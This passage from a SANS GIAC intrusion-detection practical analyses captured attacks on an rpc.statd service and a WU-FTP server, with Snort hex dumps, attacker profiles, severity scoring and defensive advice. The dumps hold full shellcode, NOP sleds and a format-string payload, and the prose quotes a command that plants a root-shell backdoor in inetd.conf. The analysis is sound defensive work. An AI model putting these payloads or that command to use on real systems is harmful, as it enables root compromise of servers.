90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 C0  ..............1.
EB 7C 59 89 41 10 89 41 08 FE C0 89 41 04 89 C3  .|Y.A..A....A...
FE C0 89 01 B0 66 CD 80 B3 02 89 59 0C C6 41 0E  .....f.....Y..A.
99 C6 41 08 10 89 49 04 80 41 04 0C 88 01 B0 66  ..A...I..A.....f
CD 80 B3 04 B0 66 CD 80 B3 05 30 C0 88 41 04 B0  .....f....0..A..
66 CD 80 89 CE 88 C3 31 C9 B0 3F CD 80 FE C1 B0  f......1..?.....
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
3F CD 80 FE C1 B0 3F CD 80 C7 06 2F 62 69 6E C7  ?.....?..../bin.
46 04 2F 73 68 41 30 C0 88 46 07 89 76 0C 8D 56  F./shA0..F..v..V
10 8D 4E 0C 89 F3 B0 0B CD 80 B0 01 CD 80 E8 7F  ..N............
FF FF FF 00                                      ....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/24-20:31:26.753629 192.168.254.100:1024 -> 64.220.214.19:838
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:60 DF
Len: 40
24 C8 6B B4 00 00 00 01 00 00 00 00 00 00 00 00  $.k............
00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 05  ................

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/24-20:31:27.623258 64.220.214.19:1306 -> 192.168.254.100:111
TCP TTL:49 TOS:0x0 ID:24025 IpLen:20 DgmLen:52 DF
***A***F Seq: 0x20AEA4AB  Ack: 0x141F82F0  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1787011 501231094

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/24-20:31:27.633253 192.168.254.100:111 -> 64.220.214.19:1306
TCP TTL:64 TOS:0x0 ID:44216 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x141F82F0  Ack: 0x20AEA4AC  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 501231370 1787011

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/24-20:31:27.633253 192.168.254.100:111 -> 64.220.214.19:1306
TCP TTL:64 TOS:0x0 ID:44217 IpLen:20 DgmLen:52 DF
***A***F Seq: 0x141F82F0  Ack: 0x20AEA4AC  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 501231370 1787011

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/24-20:31:28.113048 64.220.214.19:1306 -> 192.168.254.100:111
TCP TTL:49 TOS:0x0 ID:24927 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x20AEA4AC  Ack: 0x141F82F1  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1787099 501231370

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 25 - Snort decode of a RPC statd buffer overflow attempt

Source of trace:

This trace was captured from Internet traffic to a web server at my own network at home.

Detect was generated by:

Tcpdump was used to capture the raw information of all traffic to and from the Internet into a binary file and Snort was used to decode and print out the content of the traffic of interest.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Probability the source address was spoofed:

This entire detect was a single TCP connection with a total exchange of 11 packets, with all the appropriate acknoledgements. This host (192.168.254.100) has been shown previously in figure 3 to be very resilient against TCP sequence number guessing.

As the result, the probably of a spoofed address being used in carrying out this attack is very low.

Description of attack:

The attacker will first connect to the TCP port 111 on the intended host. Port 111 is the port where the RPC Portmapper daemon is listening on. The attacker will then query the RPC Portmapper to locate the exact TCP port for which the statd daemon is binded to. Once the rpc.statd port is located, the attacker then proceeds with an attempt to exploit an input validation vulnerability on the previous versions of the rpc.statd daemon. This vulnerability, if exploited successfully, will allow the attacker to execute arbitrary commands at the same privilege level as the rpc.statd process itself, which is often the superuser "root".

In this particular case, the attacker plans to have the rpc.statd process to execute the necessary command to create a listener on port 39168 that spawns an interactive shell with root privilege when someone connects to it.

However, since the intended server is running an updated rpc.statd daemon as well as the operating system is different from what the shellcode/exploit command was designed for, this attack was not successful against the system in question. Therefore, no root shell listener was created as the result.

This vulnerability is also documented in CVE-2000-0666.

The attacking host (64.220.214.19) has a profile at www.dshield.org (pasted below), and according to this profile, this host has launched at least 1777 attacks against at least 1373 hosts during the period of 2002-01-08 through 2002-02-26.

IP Address: 64.220.214.19
HostName: w019.z064220214.phx-az.dsl.cnc.net
DShield Profile:

Country:	US
Contact E-mail:	abuse@xo.com
Total Records against IP:	1777
Number of targets:	1373
Date Range:	2002-01-08 to 2002-02-26

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Ports Attacked (up to 10):

Port	Attacks

Whois:

```
XO Communications (NET-XOXO-BLK-5)
   1400 Parkmoor Avenue
   San Jose, CA 95126-3429
   US

   Netname: XOXO-BLK-5
   Netblock: 64.220.0.0 - 64.221.255.255
   Maintainer: XOX1

   Coordinator:
      DNS and IP ADMIN  (DIA-ORG-ARIN)
hostmaster@CONCENTRIC.NET
      (408) 817-2800
Fax- - - (408) 817-2630

   Domain System inverse mapping provided by:

   NAMESERVER1.CONCENTRIC.NET 207.155.183.73
   NAMESERVER2.CONCENTRIC.NET 207.155.184.72
   NAMESERVER3.CONCENTRIC.NET 206.173.119.72
   NAMESERVER.CONCENTRIC.NET  207.155.183.72

   Record last updated on 04-Feb-2002.
   Database last updated on  2-Mar-2002 19:57:03 EDT.

The ARIN Registration Services Host contains ONLY
Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for
DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Figure 26 - DSheild profile of 64.220.214.19

Attack mechanism:

Based on the shellcode captured in this detect, the attack is believed to be generated from the concept code by "ron1n" (email address: shellcode@hotmail.com), as posted on the BUGTRAQ mailing list on August 4th, 2000. This program was designed to carry out its attack on a RedHat 6.2 system, but our script kiddie friend is blindly hitting it on any host it would find off the Internet.

In ron1n's concept code, the shellcode (a.k.a. the machine code) was designed to get the rpc.statd process on a RedHat 6.2 system to execute the command "/bin/sh -c echo 9704 stream tcp nowait root /bin/sh sh -i >> /etc/inetd.conf;killall -HUP inetd", by exploiting the input validation vulnerability found on certain versions of the rpc.statd daemon. This command will create a listener on TCP port 39168 and will spawn an interactive bourne shell with root privilege as soon as someone connects to this listener. With this root shell, the attacker could then do whatever he wishes on the compromised system.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Correlations:

This vulnerability was documented on CERT Advisory CA-2000-17 (http://www.cert.org/advisories/CA-2000-17.html). The source code of the tool used to generate the attack can be located on the BUGTRAQ archive on www.securityfocus.com at http://online.securityfocus.com/archive/1/74148. This behaviour of rpc.statd hacking is also listed as an ongoing activity on the Internet by CERT in its "CERT/CC Current Actvity" document on http://www.cert.org/current/current_activity.html.

Evidence of active targeting:

Filtering the entire tcpdump binary capture with the source IP address of this attack (64.220.214.19), I saw nothing else other than the rpc.statd attack traffic captured. Combining that finding with the fact that our intruder used an invalid exploit against my server, it is safe to say no active targeting was involved prior to launch of the attack.

Severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

In this case, the attack was targeted against a server in my home network that is doing Web, secondary DNS and secondary SMTP. So the Criticality value would be a 5. The result of this attack, if successful, would mean the compromise of the root user. With that in mind, the Lethality of this attack would be 5 as well.

In this case, the attack was designed for a different version of the rpc.statd daemon as well as for a different operating system (Redhat 7.2 instead Redhat 6.2), so the System Countermeasures would have a value of 5. Well, obviously my firewall is not blocking inbound RPC calls, and I don't have any other network based device to either mitigate the risk nor alert me of malicious activities, therefore the Network Countermeasure would be a mere 1.

Criticality:	5	(Web server, Secondary DNS and SMTP server)
Lethality:	5	(Compromise of the root user)
System Countermeasures:	5	(Absence of the targeted version of software and operating system)
Network Countermeasures:	1	(none)

Severity= (5+5) – (5+1) = 4

Defensive recommendation:

The risks presented by this vulnerability can be mitigated by the following actions:

- Implement a firewall to filter/block inbound RPC requests from external non-trusted hosts.
- Ensure the software application is up to date with all security patches.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

- Disable the rpc.statd service if it's not being used.

Multiple choice test question:

What is the biggest challenge in investigating the process of an input validation vulnerability?

1. Gathering the network traffic capture of the attack
2. Deciphering the shellcode used in the attack
3. Identifying the particular vulnerability being exploited
4. Determine the success of the attack

Answer: 2

© SANS Institute 2000 - 2002, Author retains full rights.

Network Detect #5

Detect #5 is the network capture of a FTP server being compromised via the WU-FTP "SITE EXEC" input validation vulnerability.

Due to the sheer size of this network capture and for readability's sake, this network capture is attached as Appendix E at the end of this document, however, selected parts of the network capture is also quoted below for easer reference of the discussion under the "Description of attack" section.

Source of trace:

This network trace was captured on one of my friends' network.

Detect was generated by:

This detect was generated by Snort logging the traffic to and from the FTP server in a raw binary log file.

Probability the source address was spoofed:

The FTP server is a RedHat 6.2 system, so it is unlikely for the attacker to be able to guess successfully the TCP sequence number for each of the packets he send during this attack (i.e. nmap reported a difficulty value of 9999999 for guess TCP sequence number for this server). Taking also into consideration the number of TCP packets involved in this attack, it is very unlikely for the attacker to spoof its source address.

Description of attack:

The attacker connects to a WU-FTP 2.6.0 FTP server anonymously, and then exploited an input validation vulnerability in the "SITE EXEC" command to turn the FTP connection into an interactive bash shell with root privilege. The network traffic capture of each of these segments were extracted and quoted in the figures below.

This "SITE EXEC" vulnerability exploited here is documented on CVE-2000-0573, as well as on CERT Advisory CA-2000-13 (http://www.cert.org/advisories/CA-2000-13.html).

The source IP address (207.35.251.172) does not currently have a profile in the www.dsheild.org's database.

© SANS Institute 2000 - 2002, Author retains full rights.

```
09/16-18:55:45.198773 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16643 IpLen:20 DgmLen:60 DF
******S* Seq: 0xCF7869B4  Ack: 0x0  Win: 0x7D78  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 237390974 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:45.201674 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x0 ID:1643 IpLen:20 DgmLen:60 DF
***A**S* Seq: 0xEBCD7DFD  Ack: 0xCF7869B5  Win: 0x7D78  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 29672761 237390974 NOP
TCP Options => WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:45.236139 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16644 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7869B5  Ack: 0xEBCD7DFE  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237390978 29672761

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.022230 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1648 IpLen:20 DgmLen:130 DF
***AP*** Seq: 0xEBCD7DFE  Ack: 0xCF7869B5  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673170 237390978
32 32 30 20 6E 73 31 20 46 54 50 20 73 65 72 76  220 ns1 FTP serv
65 72 20 28 56 65 72 73 69 6F 6E 20 77 75 2D 32  er (Version wu-2
2E 36 2E 30 28 31 29 20 4D 6F 6E 20 46 65 62 20  .6.0(1) Mon Feb
32 38 20 31 30 3A 33 30 3A 33 36 20 45 53 54 20  28 10:30:36 EST
32 30 30 30 29 20 72 65 61 64 79 2E 0D 0A        2000) ready...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.058647 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16645 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7869B5  Ack: 0xEBCD7E4C  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391660 29673170

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.062135 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16646 IpLen:20 DgmLen:61 DF
***AP*** Seq: 0xCF7869B5  Ack: 0xEBCD7E4C  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391660 29673170
55 53 45 52 20 66 74 70 0A                       USER ftp.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.063940 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1649 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEBCD7E4C  Ack: 0xCF7869BE  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673174 237391660

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
09/16-18:55:52.111550 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1650 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0xEBCD7E4C  Ack: 0xCF7869BE  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673177 237391660
33 33 31 20 47 75 65 73 74 20 6C 6F 67 69 6E 20  331 Guest login
6F 6B 2C 20 73 65 6E 64 20 79 6F 75 72 20 63 6F  ok, send your co
6D 70 6C 65 74 65 20 65 2D 6D 61 69 6C 20 61 64  mplete e-mail ad
64 72 65 73 73 20 61 73 20 70 61 73 73 77 6F 72  dress as passwor
64 2E 0D 0A                                      d...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.151102 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16647 IpLen:20 DgmLen:66 DF
***AP*** Seq: 0xCF7869BE  Ack: 0xEBCD7E90  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391669 29673177
50 41 53 53 20 6D 6F 7A 69 6C 6C 61 40 0A        PASS mozilla@.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.169162 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1651 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEBCD7E90  Ack: 0xCF7869CC  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673182 237391669

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.192591 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1652 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0xEBCD7E90  Ack: 0xCF7869CC  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673183 237391669
32 33 30 20 47 75 65 73 74 20 6C 6F 67 69 6E 20  230 Guest login
6F 6B 2C 20 61 63 63 65 73 73 20 72 65 73 74 72  ok, access restr
69 63 74 69 6F 6E 73 20 61 70 70 6C 79 2E 0D 0A  ictions apply...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:52.235847 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16648 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xCF7869CC  Ack: 0xEBCD7EC0  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391678 29673183
53 49 54 45 20 45 58 45 43 20 25 30 32 30 64 7C  SITE EXEC %020d|
25 2E 66 25 2E 66 7C 0A                          %.f%.f|.
```

Figure 27- Network Capture of the intruder connecting to the anonymous FTP server

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
09/16-18:55:58.372588 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16783 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF78AC1D  Ack: 0xEBCE0AD8  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392290 29673715
53 49 54 45 20 45 58 45 43 20 37 20 24 D0 FF FF  SITE EXEC 7 $...
BF 50 73 50 73 25 D0 FF FF BF 50 73 50 73 26 D0  .PsPs%....PsPs&.
FF FF BF 50 73 50 73 27 D0 FF FF BF 25 2E 66 25  ...PsPs'....%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 33 33 64 25 6E 25 31 32  f%.f%.f%33d%n%12
30 64 25 6E 25 33 33 64 25 6E 25 31 39 32 64 25  0d%n%33d%n%192d%
6E 90 90 90 90 90 90 90 90 90 90 90 90 90 33 DB  n.............3.
F7 E3 B0 03 8B CC 68 B2 94 CD 80 FF FF E4 0A     ......h........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.389761 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1727 IpLen:20 DgmLen:1045 DF
***AP*** Seq: 0xEBCE0AD8  Ack: 0xCF78AE1C  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673724 237392290
32 30 30 2D 37 20 24 D0 FF BF 50 73 50 73 25 D0  200-7 $...PsPs%.
FF BF 50 73 50 73 26 D0 FF BF 50 73 50 73 27 D0  ..PsPs&...PsPs'.
FF BF 2D 32 2D 32 30 30 30 2D 32 30 30 30 30 30  ..-2-2000-200000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 6E 61 6E 30  000000000000nan0
30 30 30 30 30 30 30 2D 32 30 30 30 30 30 30 30  0000000-20000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 2D 32 2D 32 34 30 6E 61 6E 30 33 34 36  000-2-240nan0346
2D 32 30 30 37 33 34 30 33 38 36 34 34 32 37 32  -200734038644272
34 33 35 30 34 31 31 33 38 32 35 37 38 36 30 37  4350411382578607
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
34 35 39 33 31 38 36 39 31 37 33 33 33 30 37 32  4593186917333072
38 37 36 39 32 34 39 36 32 33 35 36 38 39 39 37  8769249623568997
39 31 37 32 32 39 33 31 35 36 37 33 30 36 39 39  9172293156730699
34 35 31 31 33 39 33 32 37 32 30 38 37 39 35 38  4511393272087958
34 36 37 39 31 39 32 34 39 39 37 35 38 36 30 32  4679192499758602
36 34 32 32 30 33 38 32 37 35 30 31 39 36 30 37  6422038275019607
30 33 33 35 36 39 35 39 30 30 30 30 32 33 33 32  0335695900002332
37 30 36 36 30 36 31 32 33 33 31 36 34 34 31 35  7066061233164415
38 36 37 37 31 33 32 30 37 36 33 30 37 32 33 30  8677132076307230
36 34 31 33 39 37 33 30 32 38 31 33 32 32 38 37  6413973028132287
37 34 38 34 38 35 33 32 34 30 35 36 33 38 34 37  7484853240563847
32 39 35 32 37 38 32 34 35 30 30 39 37 32 38 34  2952782450097284
37 31 30 34 36 33 32 36 37 37 32 37 36 37 33 31  7104632677276731
39 37 35 34 34 31 33 37 35 39 32 30 36 32 36 32  9754413759206262
36 37 37 32 33 34 35 36 37 38 34 32 30 38 35 34  6772345678420854
34 35 33 36 30 36 30 38 37 35 38 33 35 35 38 34  4536060875835584
31 39 31 38 31 35 37 30 34 36 37 34 36 38 39 32  1918157046746892
34 37 30 35 30 37 35 32 36 37 37 39 33 33 37 31  4705075267793371
37 35 32 30 34 30 32 30 36 32 36 37 39 31 32 37  7520402062679127
34 35 31 34 32 31 31 38 31 37 35 31 33 36 36 30  4514211817513660
39 34 37 30 32 38 36 36 38 35 31 30 32 32 32 31  9470286685102221
36 30 36 32 32 30 37 36 34 30 34 34 32 35 30 33  6062207640442503
37 32 39 34 39 36 38 38 36 33 34 34 39 31 39 31  7294968863449191
32 33 34 34 30 34 33 35 32 20 20 20 20 20 20 20  234404352
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 33 36 31 36 36 31 31 20 20 20 20 20 20     3616611
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 31 39 33 34 36 35 32 32          19346522
34 30 20 20 20 20 20 20 20 20 20 20 20 20 20 20  40
20 20 20 20 20 20 20 20 20 31 39 33 34 36 35 32           1934652
32 34 30 20 20 20 20 20 20 20 20 20 20 20 20 20  240
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 31 39 33 34 36 35 32           1934652
32 34 30 90 90 90 90 90 90 90 90 90 90 90 90 90  240.............
33 DB F7 E3 B0 03 8B CC 68 B2 94 CD 80 FF E4 0D  3.......h.......
0A                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.571709 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16785 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78AE1C  Ack: 0xEBCE0EB9  Win: 0x7C70  TcpLen: 32
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP Options (3) => NOP NOP TS: 237392312 29673724

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:59.485710 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16786 IpLen:20 DgmLen:201 DF
***AP*** Seq: 0xCF78AE1C  Ack: 0xEBCE0EB9  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392403 29673724
31 C0 31 DB 31 C9 B0 46 CD 80 31 C0 31 DB 43 89  1.1.1..F..1.1.C.
D9 41 B0 3F CD 80 EB 6B 5E 31 C0 31 C9 8D 5E 01  .A.?...k^1.1..^.
88 46 04 66 B9 FF 01 B0 27 CD 80 31 C0 8D 5E 01  .F.f....'..1..^.
B0 3D CD 80 31 C0 31 DB 8D 5E 08 89 43 02 31 C9  .=..1.1..^..C.1.
FE C9 31 C0 8D 5E 08 B0 0C CD 80 FE C9 75 F3 31  ..1..^.......u.1
C0 88 46 09 8D 5E 08 B0 3D CD 80 FE 0E B0 30 FE  ..F..^..=.....0.
C8 88 46 04 31 C0 88 46 07 89 76 08 89 46 0C 89  ..F.1..F..v..F..
F3 8D 4E 08 8D 56 0C B0 0B CD 80 31 C0 31 DB B0  ..N..V.....1.1..
01 CD 80 E8 90 FF FF FF 30 62 69 6E 30 73 68 31  ........0bin0sh1
2E 2E 31 31 0A                                   ..11.

